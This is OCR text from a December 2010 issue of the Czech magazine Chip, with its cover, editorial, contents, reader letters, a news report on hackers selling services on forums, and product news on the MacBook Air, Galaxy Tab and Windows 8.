

DVD 8 GB

Plné verze, které jinde nenajdete!



Filmy z DVD rovnou do mobilu

Plato Blu-ray DVD Ripper 11

EXKLUZIVNÍ PLNÁ VERZE NA CHIP DVD


CHIP

WWW.CHIP.CZ

PROSINEC/DECEMBER - 12/2010

Počítač za 3 000 Kč

Superlevný PC podle Chipu



► 98

Windows 7 Perfect Edition

Rozšiřující update

NAVÍC:
SERVICE PACK 1 RC
PRO ČESKÁ WINDOWS 7

- vyšší výkon
- více multimédií
- lepší produktivita
- 100% bezpečnost

Lepší Windows 7 kompletní a bez chyb

Rozšiřující balík Chipu pro Windows 7: S našimi doplňky získá váš operační systém **ZDARMA** více schopností než Windows Ultimate ► 52



Lamač hesel

Advanced Password Recovery 5.0

Stahovač multimédií RS Mediaraptor 4.2

Technické trendy 2011

● MEMRISTOR ● MANY-CORE ●
● LIGHT PEAK ● MIRASOL ●

Exkluzivní reportáž: Nanopaměti a megaprocessory pro vaše počítače a notebooky, USB s rychlostí světla... ► 42

10 rychlých tipů na pomalý PC

Inteligentní blesková řešení přinesou až 40 % výkonu navíc. Všechny nástroje na Chip DVD ► 82



Komplexní zabezpečení

Comodo Internet Security Premium 2011



DALŠÍ PLNÉ VERZE PDF-XChange, Spy Sweeper, LP Recorder, Magical Uninstall, Partition Master 6

Microsoft bez viny?

Když počítač nepracuje správně: Jak spolehlivě zjistit, zda se jedná o systémovou chybu, nebo o útok viru ► 60

Cena: 179,90 Kč / 9,99 €
(Cena v € platí jen v SR.)

Cena pro předplatitele 112 Kč



9 771210 068005



protected by

eset

eset.cz/chip

INZERCE

PLACENÁ INZERCE

Váš čtenáři,

asi jen těžko najdeme další obor, ve kterém by se úspěšné výsledky z výzkumných laboratoří dostávaly do praxe a mezi běžné uživatele tak rychle, jako je tomu v oblasti IT. Je pravda, že někdy je to snad až moc rychle a zákazníkům se dostávají do rukou nezralé výrobky, které jsou spíše pro zlost, minimálně do vydání nového firmwaru nebo nainstalování nových ovladačů. Výrobci pak za svou unáhlenost platí ztrátou peněz i důvěry. Přesto se do tohoto závodu ženou znovu a znovu, protože pokud promeškají tu správnou chvíli, budou své zaváhání těžko doháňet. Vývoj IT je adrenalinový sport a mívá své vítěze a poražené. A i když většina z nás nemá to štěstí být přímo u toho, je více než zajímavé ten překotný vývoj sledovat alespoň jako obyčejný divák a uživatel.



Josef Mika
šéfredaktor

V TOMTO ČÍSLE CHIPU SE DOČTETE O TECHNOLOGIÍCH, které se co nevidět – tedy pravděpodobně už v průběhu příštího roku – objeví v zařízeních nabízených koncovým zákazníkům. Můžeme se těšit na procesory se spoustou jednodušších jader, které opět zrychlí provádění úloh. K dispozici budou levné paměťové moduly, které si budou pamatovat informaci i po vypnutí počítače a umožní tak bleskový start systému. Displeje s technologií Mirasol zase nabídnou skvělou obrazovou kvalitu při nižší spotřebě a atraktivní tak nové čtečky a tablety. Do základních desek počítačů se dostanou optické kabely, v nichž informaci ponese nikoliv elektromagnetické impulzy, ale rychlejší laserové paprsky. A konečně díky technologii Eye Tracking budou přístroje schopny rozeznat pohyby uživatele – obejdeme se tak možná i bez polohovacích zařízení.

NA CO SI VSADÍME?

UŽ JEN JMENOVANÉ INOVACE by však mohly brzy pohřbit třeba ještě ani pořádně nezdělané SSD disky, rozhraní USB 3.0 nebo HDMI, poslat do předčasného důchodu dnešní „moderní“ čtečky nebo tablety a ze současných dvou- a čtyřjádrových CPU udělat méně výkonné procesory. Nebo taky ne. Odhadnout budoucí vývoj, potřeby a preference uživatelů je asi to nejtěžší a pravděpodobností se blíží sázení na sportovní zápasy nebo nákupu na akciových trzích. Je na výrobcích, na co vsadí a jaký odhad budou mít při hledání toho, co trh ocení. Výhodu mají jako vždy ti velcí, protože i když se spletou, většinou je to nepoloží. Navíc je tu hojně využívaná možnost dohnat chybu nákupem úspěšnější menší konkurence.

EXISTUJÍ SAMOZŘEJMĚ I VÝJIMKY. Stačí si vzpomenout třeba na smartphony: po zjevení prvního iPhoneu najednou téměř nikdo nepotřebuje skutečná tlačítka a zvětšování obrázků pohodlně dvěma prsty je už naprosto běžné. Kde ale tehdy byl gigant Nokia? A co třeba vyhledávací algoritmus Googlu, který se objevil v době naprosté nadvlády Yahoo? Úspěšné (i když krátkodobé) výpady se povedly i AMD na úkor Intelu. Nezvyklý poměr sil ukazují také tržní podíly mobilních operačních systémů, kde stará i nová mobilní Windows ztrácejí oproti Androidu a spol.

A na co si vsadíte příští rok vy? To nechám na vás, každopádně vám k tomu popřeji hodně inteligentní zábavy s Chipem.



josef.mika@chip.cz

ZAÚJALO NÁS

▲ **FILM THE SOCIAL NETWORK** o zakladateli Facebooku je v našich kinech. Doporučujeme jeho zhlédnutí!

▼ **LTE** (mobilní síť 4. generace) u nás asi hned tak nebude. Podle vyjádření zástupců jednoho z operátorů „má LTE zpoždění“. Kulatní způsob, jak říct, že do něj operátoři nechť investovat. Co tedy bude s digitální dividendou?

▲ **ZRUŠENÍ ROAMINGOVÝCH POPLATKŮ** požaduje EU. Ačkoliv se nám příčí neuvážené regulace, v tomto případě by šlo o velmi zajímavé uvolnění trhu. Čeští operátoři by tak museli konkurovat třeba těm ze Švédska nebo Rakouska. A konkurence je to nejlepší, co nás může potkat.

▲ **VŮNĚ PRO E-BOOKY:** Vyznavači klasických knih doposud postrádali na elektronických čtečkách také to, že nevoní jako papírové knížky. Nyní mají o důvod méně ke stížnostem – na světě jsou speciální spreje, „kompatibilní“ s většinou prodávaných e-booků. V nabídce je několik vůní – klasické staré knihy, nově vytisknuté knihy, nebo také křupavá slanina pro ranní čtení ke snídani. E-bookům teď už určitě nic nestojí v cestě.

▲ **SOLÁRNÍ BEZDRÁTOVOU KLÁVESNICI** představil Logitech. Baterie sice vydrží v klávesnici poměrně dlouho, ale když dojde, pak určitě v tu nejméně příhodnou chvíli. Takhle by měla vydržet napořád, pokud tedy nepracujete jen potmě.

▲ **IPADY MAJÍ KONKURENCI.** Samsung u nás začal prodávat svůj Galaxy Tab a Toshiba zase v Evropě zahájila prodej zařízení Folio 100. Obě tyto firmy vsadily na Android a nabízejí mnohem otevřenější prostředí, než má Apple.

▲ **ŠPIČKOVÉ NANOCENTRUM** otevřeli v pražském Ústavu fyzikální chemie J. Heyrovského. Zkoumají zde také akumulaci energie v lithiových bateriích. V nanomateriálech lze ukládat energii s velkou rychlostí, což je žádané například u nabíjení elektromobilů. Nové baterie obsahující nanolátky najdou využití i v mobilech nebo laptopech.



52 Lepší Windows 7 s kompletní výbavou



66 Nejlepší programy roku 2010



82 10 receptů na rychlé PC



98 Postavte si počítač za 3 000 Kč

NOVINKY

- 8 Hacking na zakázku**
Trojské koně, sbírky virů a čísla kreditních karet – pokud nabídnete odpovídající cenu, dostanete vše.
- 10 Nové pojetí notebooku**
MacBook Air od Applu je opět jiný. Váží jen něco málo přes kilogram a jeho design je výjimečný.
- 11 Windows 8 už bez BIOS**
Pro podstatné zkrácení nabíhací doby nového operačního systému hodí Microsoft starý BIOS přes palubu.
- 13 Vánoce u operátorů**
Jaké jsou „nejvýhodnější“ předvánoční nabídky mobilních operátorů? Račte si vybrat.
- 18 10 věcí, dokazujících, že nad hackery lze jen stěží vyhrát**
Ukážeme vám, které hacky ohromily svět. Bylo jich hodně.
- 20 S notebookem na cestách**
Pokud jezdíte veřejnou dopravou, bude vás zajímat, jak jsou na tom hlavní dopravci s vybavením Wi-Fi, GSM signálem nebo elektrickými přípojkami.
- 22 Bezpečnost**
Nebezpečný Ping od Applu | Hrozba jménem Harry Potter | Superhackeri přelstí virové skenery | Falešný MS Security Essentials.
- 32 Časová osa Chipu: Propadák**
Produkty, které se z různých příčin neujaly, existují od nástupu moderních technologií. Připomeneme si ty nejznámější.

34 CHIP DVD

To nejlepší z Chip DVD
Plně verze a geniální nástroje: Obsah elektronické přílohy Chipu.



TÉMATÁ

- 42 Technologické trendy 2011**
Příští rok se změní svět IT. Ukážeme vám nejdůležitější technologie, které to způsobí.
- 52 Windows 7 Perfect Edition**
Windows 7 jsou dobrá, ale ne perfektní. Po aplikaci našich tipů však už perfektní budou.
- 58 H-HDD: Nová generace hybridních pevných disků**
HDD a SSD v jednom: Nové pevné disky nabízejí více místa, jsou rychlé a cenově výhodné.
- 60 Vir, nebo chyba OS?**
Je počítač zavirovaný, nebo se jedná o softwarovou chybu? Ukážeme vám, jak správně diagnostikovat.
- 64 Vše v jednom, laserové a barevné**
Stručný srovnávací test nejnovějších laserových multifunkčních zařízení.
- 66 Softwarová sklizeň**
Které programy, jež vznikly v roce 2010, jsou podle nás nejlepší? Zde je jejich přehled.
- 70 Kapesní zrcadlovky**
„Zrcadlovky bez zrcátka“ spojují vysokou obrazovou kvalitu tradičních DSLR a příjemně malé rozměry běžných kompaktních.
- 74 (Ne)anonymní surfování**
Většina moderních prohlížečů nabízí tzv. soukromý mod, pro anonymní surfování po internetu. Funguje tak, jak má?
- 76 Zbavte se nejhorších virů**
Chip vám ukáže nejčastější cesty, kterými do počítačů proniká malware, a ukáže vám, jak je zabezpečit.
- 82 Deset receptů proti pomalému PC**
Není váš počítač zase tak starý, přesto se loudá? Máme pro vás deset tipů, které jej zrychlí.

86 České prodejny e-knih

Digitální revoluce už pronikla i na český internet a my vám můžeme představit první prodejny elektronických knih.

90 Mobil versus kompakt

Tradiční otázka: Fotí lépe kompaktní fotoaparát, nebo mobil? Pokusili jsme se na ni odpovědět.

94 Nástroje a služby zdarma

Výběr bezplatných nástrojů a webových služeb.

98 Postavte si počítač za 3 000 Kč

Průměrné počítače jsou pro vás příliš drahé? Postavte si tedy slušný PC „za babku“.

KRÁTKÉ TESTY

100 Krátké testy hardwaru a softwaru

26 aktuálních přístrojů a programů – nejzajímavější nové výrobky v testu.

TIPY A TRIKY

114 Tipy & triky

Jak si vylepšit Windows – tipy na chytrý software a bezproblémový hardware.

Z TESTLABU

134 Chip top 10

Nejlepší hardware v žebříčkách Chipu – souhrnné srovnávací testy.

138 Top 10 on-line tarifů

Nejvýhodnější ADSL, mobilní internet a nabídky VoIP telefonování.

140 Průvodce Chipu po CPU a GPU

Aktuální přehled trhu: Nejlepší základní stavební kameny pro PC i notebooky.

STÁLÉ RUBRIKY

3 Editoriál, 4 Obsah, 6 Mailbox, 142 IT Business, 144 Tíráž, 146 Příště

PLACENÁ INZERCE

Snadnější platba předplatného Chipu

e-složenko

Od tohoto měsíce mají všichni zájemci o předplatné Chipu novou možnost pro rychlejší a snadnější zaslání podkladů pro platbu. Stačí, když v objednávkovém formuláři na www.chip.cz/predplatne zadají svou e-mailovou adresu a vyberou způsob platby e-složenkou. Faktura s veškerými platebními údaji jim pak přijde nejpозději druhý den pohodlně do jejich elektronické schránky, což značně urychlí zahájení doručování časopisu.

REDAKCE CHIPU

Poškození profilu uživatele

Bezpečně stiskem tlačítka

Chip 10/10 ► str. 44

Vlastním notebook HP ProBook. Po instalaci OS mi cca 80 dní běželo vše perfektně, a pak jednou při přihlašování heslem mi vyskočila hláška „Službě profil uživatele se nepodařilo přihlásit“ s odkazem OK. Po stisknutí proběhlo odhlášení do přihlašovacího stavu se zadáním hesla, vše pořádkem. Musel jsem nabootovat tovární nastavení pomocí F11, po cca 70 dnech dalšího

užívání ale opět nastal stejný problém. Můžete mi poradit příčinu problému?

PAVEL NEZVAL

Tato hláška se objeví, pokud nějaký software (nebo osoba) smaže profil, případně pokud ho někdo (něco) i jen poškodí. Řešení závisí na úrovni „poškození“. Někdy se jde jen přihlásit jako admin (pokud je uživatel natolik zodpovědný a nemá na PC jen jeden účet...). Blíže si o tom můžete přečíst například na www.rainbof.eu/blog/24-hlaeni-program-sluba-profil-uivatele-pes. Někdy je nutný restart do Safe modu a použití microsoftského nástroje FixIt (pozor na jazykovou verzi).

REDAKCE CHIPU

Zálohování po internetu

Genie TimeLine 2 Professional

Chip DVD 9/10

Na DVD k zářijovému Chipu jste přidali zkušební verzi Genie TimeLine 2 Professional. Tento program si mě získal a konečně jsem tak přistoupil k určité úpravě svého dlouhodobého přístupu k zálohování. Ten spočívá v zrcadlení disků přímo v PC. Ty se ale začínají zaplňovat a dost se zpomalují. Program mě přesvědčil především tím, že můžu procházet zálohami přímo v adresářové struktuře a nevytvářím se pouze jakési obří databázové objekty. Zrcadlit tak budu tato data v NAS. Chci TimeLine používat i pro zálohu notebooku. Považovali byste za vhodné vytvořit třeba VPN a nechat posílat data vlastně přes internet?

LUMÍR TACLÍK (E-MAIL)

Nejspíš řešíte bezpečnost, ta bude v případě VPN samozřejmě mnohem vyšší, v případě prostého přenosu přes internet nikdy

UTAJENÉ SCHOPNOSTI WINDOWS 7

Je až neuvěřitelné, co všechno nová Windows vlastně umí a o čem většina uživatelů ani netuší. Ušetřím instalaci zbytečných programů.

MARTIN ŠMID (E-MAIL)

NÁSTROJE SKRYTÉ VE WINDOWS, CHIP 11/10 ► STR. 44

nevíte, kdo „poslouchá“... Každopádně ale myslíte na to, že přenos přes internet bude velmi pomalý. My bychom pro zálohování notebooku volili jednodušší řešení pomocí USB externího pevného disku – levné, dostatečně rychlé, komfortní, bez potřeby napájení...

REDAKCE CHIPU

Apple není tak zlý

Dvě strany jablka

Chip 10/10, str. 82

Se dvěma výroky v uvedeném článku bych si dovolil nesouhlasit. „HTML5 je nutnost, Flash je bojkotován.“ Apple v žádném případě Flash nebojkotuje, pouze jej nepoužívá. Vždyť Adobe doposud žádnou přijatelnou mobilní verzi Flash nepředstavil. Druhé vyjádření: „... Apple používá nefer prostředky.“ Co je špatného na tom, že Apple na vlastním webu ukazuje demo HTML5, které je přístupné jen z prohlížeče Safari? Jistě, vylou-

čuje tím ostatní prohlížeče, ale pouze na vlastním webu.

JAN DAŠEK (E-MAIL)

S Flash 10.1 nabízí Adobe verzi, která na konkurenčních smartphonech bez problémů běží – takže je vidět, že to jde. K HTML5: I Microsoft má demostranku, která je ale otevřená i konkurenci. To by býval Apple mohl udělat také.

REDAKCE CHIPU

Windows 7: Změna jazyka

Service Pack pro Windows 7

Chip 9/10 ► str. 58

Priateľka si kúpila v Anglicku Sony Vaio s predinštalovaným Windows 7 Starter v angličtine. Je možné nainštalovať české, resp. slovenské prostredie?

ING. ŠTEFAN PLUTA (E-MAIL)

Není to možné, je nutné systémem přeinstalovat. Změnu jazyka umí až vyšší verze Windows 7.

REDAKCE

Kontakty

DOPISY

Redakce Chipu
Burda Praha, spol. s r.o.
Přemyslovská 2845/43,
130 00 Praha 3
Fax: 225 018 500
E-mail: chip@chip.cz

OHLASY A OTÁZKY K JEDNOTLIVÝM TÉMATŮM

Hardware:
michal.bares@chip.cz
Tel.: 225 018 682

Internet a bezpečnost:
petr.kratochvil@chip.cz
Tel.: 225 018 768

Software a komunikace:
vratislav.klega@chip.cz
Tel.: 225 018 323

OHLASY A OTÁZKY K CHIP DVD
Tel.: 225 018 624, 225 018 628
E-mail: chipdvd@chip.cz
Web: www.chip.cz/dvd

Všechny další adresy a kontakty naleznete v tiráži na straně 144.

Vzhledem k omezené kapacitě redakce vám bohužel nemůžeme zaručit, že vám zodpovíme vaše technické dotazy, které se netýkají přímo článků a programů uveřejněných v tištěném Chipu nebo na Chip DVD.

Info: předplatné Chipu

SLUŽBA PŘEDPLATNÉHO

Distribuci pro předplatitele časopisu Chip provádí v zastoupení vydavatele společnost Mediaservis s.r.o. Písemné a telefonické objednávky a případné reklamace předplatného v ČR směřujte na poskytovatele:

Mediaservis s.r.o., Zákaznické Centrum, Vídeňská 995/63,
639 63 Brno nebo P.O.Box 63, 639 63 Brno.
Tel.: 541 233 232, fax: 541 616 160

E-mail: chip@mediaservis.cz

Univerzální linka na objednávky a reklamace předplatného: **840 200 260**

On-line objednávky zadávejte na www.chip.cz/predplatne.

Vlastní doručování předplacených časopisů zajišťuje Česká pošta.


Další informace najdete také v tiráži na straně 144, případně přímo na www.chip.cz/predplatne.

STARŠÍ ČÍSLA A SPECIÁLY

Objednávky a doposílání starších čísel a speciálních vydání jsou realizovány výhradně prostřednictvím společnosti D Servis, ing. Staněk, tel. **737 388 459**, e-mail: vladimirstanek@seznam.cz.

Na uvedeném kontaktním spojení získáte informace o cenách i stavu zásob požadovaných titulů, a to včetně podmínek doposílání.

PLACENÁ INZERCE



Pravděpodobnost napadení



Podle světadílů

Severní Amerika	1:51
Evropa	1:72
Asie	1:102
Afrika	1:108
Jižní Amerika	1:164

Nejrizikovější země

1. Turecko	1:10
2. Rusko	1:15
3. Arménie	1:24
4. Ázerbajdžán	1:39
5. Bangladéš	1:41

Nejbezpečnější země

1. Sierra Leone	1:606
2. Niger	1:442
3. Japonsko	1:403
4. Togo	1:359
5. Namibie	1:353

Jiné vybrané země

9. USA	1:48
30. Velká Británie	1:63
36. Austrálie	1:75
79. Čína	1:135
96. Brazílie	1:155
118. Česká republika	1:183

HACKING na zakázku

V současné době již hackeři na internetu otevřeně nabízejí své služby. **Trojské koně, virové stavebnice, útoky na servery** nebo čísla kreditních karet – to vše můžete mít, pokud jste ochotni akceptovat cenu...

CHRISTOPH SACKMANN

Účet v bance je prázdný, přístup k e-mailovému účtu je zablokovaný, a nemůžete se ani přihlásit na Facebook (a svěřit se přátelům). To nemusí být stav po útoku anonymního hackera ze vzdálené ciziny, viníkem může být i váš soused, který si na internetu za „pár drobných“ koupil ty „správné“ služby. Například osmnáctiletý hacker s přezdívkou „FamousHope“ (nabízející své schopnosti

na Hackforums.net) slibuje přibližně za deset dolarů přístup k libovolnému poštovnímu kontu nebo účtu na Facebooku. A nejde o nijak výjimečnou nabídku – spíše naopak. Relativně snadno lze najít mnohem rozsáhlejší nabídky. Hackeři běžně nabízejí stovky čísel kreditních karet i se jmény a adresami. Samozřejmostí je „záruka“ – je-li číslo blokováno, obdrží zákazník zdarma nové...

Za příplatek jsou nabízeny i PIN kódy, zde ovšem záleží na zůstatku na účtu. Pokud je oběť dostatečně „movitá“, může se cena za PIN vyšplhat až k tisícovce dolarů. Zajímavé je, že v prémiové sekci serveru mohou nabízet své služby pouze ti hackeři, jejichž akce již byly jednou prověřeny. Ani mezi kybernetickými zloději nepanuje přílišná vzájemná důvěra – za požadovaným trojským koněm se může

skrývat i nástroj pokoušející se útočit na samotného zákazníka.

Na druhé straně důvěryhodní členové nabízejí služby, o kterých se celé řadě softwarových firem ani nezdálo. K dispozici jsou viry a trojské koně v základních verzích, varianty optimalizované tak, aby byly nedetekovatelné vybranými antiviry, a u nejluxusnějších verzí i pravidelný upgrade zajišťující nezjistitelnost po zvolené období. Schopnosti softwaru jsou zkrátka v přímé úměře k tomu, kolik jste ochotni zaplatit.

Odborníci: Profesionální hackery na diskusních fórech nenajdete

Podle profesionálů z opačné strany bariéry – z firem vyvíjejících bezpečnostní software – ale opravdové specialisty na diskusních fórech nenajdete. Firmy

NEJVĚTŠÍ AKTIVITY MALWARU

1. USA	23 %
2. Čína	9 %
3. Německo	6 %

Nejbezpečnější a nejrizikovější

Společnost AVG vydala studii, která mapuje procento útoků na počítače ve 144 zemích po celém světě. Výzkum probíhal na více než 100 milionech počítačů chráněných antivirovým softwarem AVG.

Nejohroženější bezpečnostní situace je v Turecku – pravděpodobnost napadení je tu neuvěřitelných 1:10! V závěsu následuje Rusko s pravděpodobností 1:15, Arménie (1:24) a Ázerbájdžán (1:39). O mnoho bezpečnější není ani Vietnam, Laos, Bangladéš či Pákistán. Na devátém místě nejrizikovějších zemí jsou Spojené státy s ne-

příliš optimistickou pravděpodobností útoku 1:48, i další vyspělé země však na sebe koncentrují pozornost útočníků – na 30. místě je Velká Británie, na 36. Austrálie a na 41. Německo s pravděpodobností 1:83. Naopak Francie disponuje velmi nízkou mírou pravděpodobnosti útoku – 1:224. Všechny údaje pocházejí z posledního červencového týdne a žebříček zemí se může v průběhu času měnit. Česká republika je v pořadí zemí od nejrizikovějších až na 118. místě ze 144, a to s pravděpodobností útoku 1:183.

z oboru prozatím sází spíše na tzv. honeypoty – málo zabezpečené počítače, které bezpečnostní specialisté monitorují a odkud získávají nové vzorky hrozeb. Tato specializovaná „diskusní fóra“ nepovažují za příliš velkou hrozbu a nevěnují jim velkou pozornost.

Jiného názoru je Christian Funk, bezpečnostní specialista firmy Kaspersky. „Škodlivý software z webů tohoto typu může být nebezpečný především kvůli vysoké míře individualizace a také mož-

nosti použití i laiky, často nechybí ani 24hodinová podpora v několika jazycích.“ Kaspersky ale žádnou kontrolu hackerských fór neprovádí – pouze pokud narazíte na podezřelé soubory, můžete je odeslat na server Kaspersky Security Network. V případě, že půjde o malware, během několika minut se objeví v antivirovém programu „ochrana“ ve formě aktualizace.

Symantec, další firma z oboru bezpečnostního softwaru, zmiňovaná fóra mo-

nitoruje – většinu nabídek výrobce produktu Norton sleduje jako „tichý pozorovatel“. Bezpečnostní expert Stefan Wesche hledá největší hrozby v jiné oblasti. „Nejvíce škodlivého kódu patří mezi modifikace již známých virů.“ Ty ale bývají „nezjistitelné“ jen velmi krátkou dobu, protože je výrobce schopen připravit aktualizaci antivirového programu.

Profesionálové používají především specializované nástroje s vysokou účinností útoku a rozsáhlými schopnostmi modifikace – většinou z dílen těch nejlepších hackerů. Typickou ukázkou může být útok z letošního léta, kdy firma Siemens objevila (ve svých čtrnácti průmyslových závodech od USA po Jižní Koreu) virus s názvem „Stuxnet“, který nabízel více než 5 000 různých funkcí. Cíl: ovládací programy zařízení Siemens. Červ zneužíval dříve neznámé zranitelnosti ve Windows a umožňoval nejen čtení informací ze systémových databází, ale také jejich vzdálené modifikování. Stále ještě není jasné, zda byl určen pro průmyslovou špiónáž, nebo vydírání, rozhodně je ale jisté, že nebyl zakoupen na obvyčejném diskusním fóru. 

AUTOR@CHIP.CZ

Iomega USB 3.0 SSD**Výkonné externí SSD disky**

Iomega představila nové externí disky Iomega External USB 3.0 SSD Flash Drives, ve kterých použila místo klasického disku odolnější a rychlejší SSD (Solid State Drive) disky. Disky využívají rychlost rozhraní USB 3.0, ze kterého se i napájejí. Uložená data jsou zašifrována. Jde tedy o přenosná úložná zařízení pro náročné uživatele, odborníky v tvůrčích profesích a ty, kdo vyžadují ten nejvyšší výkon, zabezpečení i přenosnost.

Kapesní externí 1,8palcové disky Iomega USB 3.0 SSD Flash jsou dostupné v kapacitách 64 GB, 128 GB a 256 GB. Kovové pouzdro disků nejen dobře vypadá, ale poskytuje jim i ochranu při pádech z výšky až tří metrů. S novými disky je dodávána sada programů Iomega Protection Suite, obsahující zálohovací a antivirový software.

INFO: <http://go.iomega.com>

**Apple MacBook Air****Nové pojetí notebooku**

MacBook Air je název nového přenosného počítače firmy Apple, který by se dal přirovnat k netbooku. Je malý, velmi lehký a tenký a neobsahuje pevný disk ani optickou mechaniku. Disk byl nahrazen internetovými službami a úložišti typu flash. Podle Applu je tak MacBook Air rychlejší, spolehlivější a menší. Dostupný je v 11palcovém a 13palcovém provedení s hmotností od 1,06 kg. V nejtenčím bodě je silný pouze 0,3 cm a v nejsilnějším bodě 1,7 cm. Jde tedy o nejlehčí a „nejpřenosnější“ notebook Apple v historii. Jeho baterie by měla vydržet až sedm hodin.

Notebook pohání procesory Intel Core 2 Duo a grafika nVidia GeForce 320M. Má klávesnici plné velikosti a skleněný trackpad s technologií Multi-Touch. Zabudovaná FaceTime kamera, mikrofon a stereoreproduktory se hodí pro videohovory. Pomocí mini DisplayPortu lze připojit větší monitor. Na rozdíl od iPadu je vybaven dvěma USB porty. 13palcový model má také slot pro SD karty. 11palcový MacBook Air je vybaven 2 GB pamětí a 64GB nebo 128GB flash diskem. 13palcový MacBook Air je vybaven 2 GB pamětí a 128GB nebo 256GB flash diskem.

INFO: www.apple.cz

Garmin Edge 800**GPS navigace na kolo**

Garmin uvádí na trh cyklokomputer nové generace Garmin Edge 800 s integrovaným GPS přijímačem, dotykovým displejem a možností dohrávání podrobných map. Nejnovější model cyklokomputeru zaznamenává během jízdy díky integrovanému přijímači GPS informace o rychlosti, vzdálenosti, času, pozici, výšce, teplotě a řadě dalších veličin. Navíc je vybaven bezdrátovou technologií ANT+,

která při použití kompatibilního příslušenství umožňuje připojení snímačů srdečního tepu, kadenice šlapání a otáček kola nebo i měřiče výkonu.

Edge 800 navazuje na úspěšný model Edge 705. Nový Edge 800 má navíc velký dotykový displej a je vybaven bohatou nabídkou funkcí, které uspokojí i ty nejnáročnější cyklisty a vrcholové sportovce. Edge 800 je velmi lehký – váží necelých 100 gramů.

Naviguje, vede, ale i vyhodnotí trénink přímo v terénu. Současně všechna naměřená data včetně trasy tréninku zaznamenává ve své paměti pro pozdější vyhodnocení, takže je lze následně přenášet do PC, zobrazovat nad digitální mapou na monitoru počítače a vyhodnocovat pomocí tréninkového serveru Garmin Connect. Doporučená maloobchodní cena je 11 990 Kč.

INFO: www.garmin.cz



Windows 8 už bez BIOS

Aby chystaná Windows 8 nabíhala podstatně rychleji, Microsoft z ní prý vynechá podporu zastaralého BIOS. Windows 8, která by mohla přijít na trh jako Windows.NEXT v roce 2012, a první beta verze možná už v polovině

roku 2011, budou pravděpodobně prvními, která opustí podporu BIOS a budou podporovat pouze rozhraní UEFI (Vista a Windows 7 podporují oboje). Microsoft tak nadobro prosadí přechod na UEFI i u výrobců hardwaru.

BIOS je to, co se po zapnutí počítače PC spouští úplně první, ještě před operačním systémem. Protože pochází z doby prvních IBM PC, je nesnadné skrze něj podporovat nový hardware, a proto trvá tak dlouho, než se na obrazovce objeví

první známky operačního systému. Pokud jde o Windows 8, Microsoft si vzal za cíl i podstatné zkrácení náběhu počítače po zapnutí; to však není možné, aniž bychom se nadobro rozloučili s BIOS.

INFO: www.microsoft.com

inzerce

Herní magazín

Games.cz v novém

Po dvoutýdenním zkušebním provozu, během kterého se k novému vzhledu webu mohli vyjádřit samotní uživatelé, se internetový magazín o PC a konzolových hrách Games.cz (www.games.cz) dostal do fáze oficiálního



spuštění nové verze webu. Ta vychází z předchozího webu a zachovává oblíbené prvky včetně krátkých zpráv, aktualit a rozsáhlého archivu článků. Vedle přepracovaného designu nabídne nový Games.cz i další novinky. Uživatelé mohou nyní vyhledávat v databázi herních titulů pro všechny současné platformy, zapojit se do nové verze diskusních fór a začít se do nových rubrik a typů článků. Nová redakce začala vydávat i pravidelný podcast o událostech z herního světa a uživatelé nepřijdou ani o videorecenze, otitulkované trailery a dokumenty a další multimediální obsah. Specialitou bude pravidelně vycházející videopořad vyráběný redakcí, který zájemce provede světem her během několika málo minut. Mezi další připravované prvky patří rozšíření komunitní sekce (např. čtenářské recenze), verze pro mobilní telefony a spuštění vlastního internetového obchodu s hrami.

INFO: www.games.cz

Samsung GALAXY Tab

Tablet Samsungu se prodává v ČR

Společnost Samsung Electronics uvedla na český trh Samsung GALAXY Tab (GT-P1000), první tablet z nové kategorie mobilních produktů společnosti Samsung.

Zařízení je vybaveno 7" TFT displejem a pohání ho procesor Cortex A8 s frekvencí 1 GHz. Podle výrobce jde o mobilní zařízení, které uspokojí komunikační a multimediální potřeby uživatele v kanceláři či doma, ale především při cestování. K tomu je uzpůsoben i design tabletu. Díky lehké konstrukci s hmotností pouhých 380 g a štíhlým rozměrem je přenosný a i během chůze se s ním snadno manipuluje.

Jako operační systém zvolil Samsung populární Android ve verzi 2.2. Na GALAXY Tab můžete

vytvářet a sdílet dokumenty ve formátech Word, PDF, PowerPoint či Excel. Díky konektivité 3G HSPA, 802.11n Wi-Fi a Bluetooth 3.0 snadno zprostředkuje videohovor nebo umožní prohlížení webových stránek, včetně videí Adobe Flash Player 10.1. Obsahuje také čtenářskou aplikaci Samsung Readers Hub (majitelé přístrojů budou mít k dispozici 130 českých titulů klasické literatury). Stejně jako smartphony Samsung má i tablet přístup do prostředí Android Market. Multimediální obsah je možné bezdrátově sdílet prostřednictvím



funkce All Share s TV, PC nebo notebooky podporujícími technologii DLNA. Uživatel má k dispozici 16 nebo 32 GB interní paměti a slot pro micro SD karty. Škoda že chybí USB port. Baterie by měla stačit na sedm hodin reprodukce videa v rozlišení až Full HD. Orientační cena Samsung Galaxy Tab činí 18 990 Kč. Jako příslušenství se dodává klávesnice, a to cca za 1 300 Kč.

INFO: www.samsung.cz

**Komunitní web
ZnámOdpověď.cz**

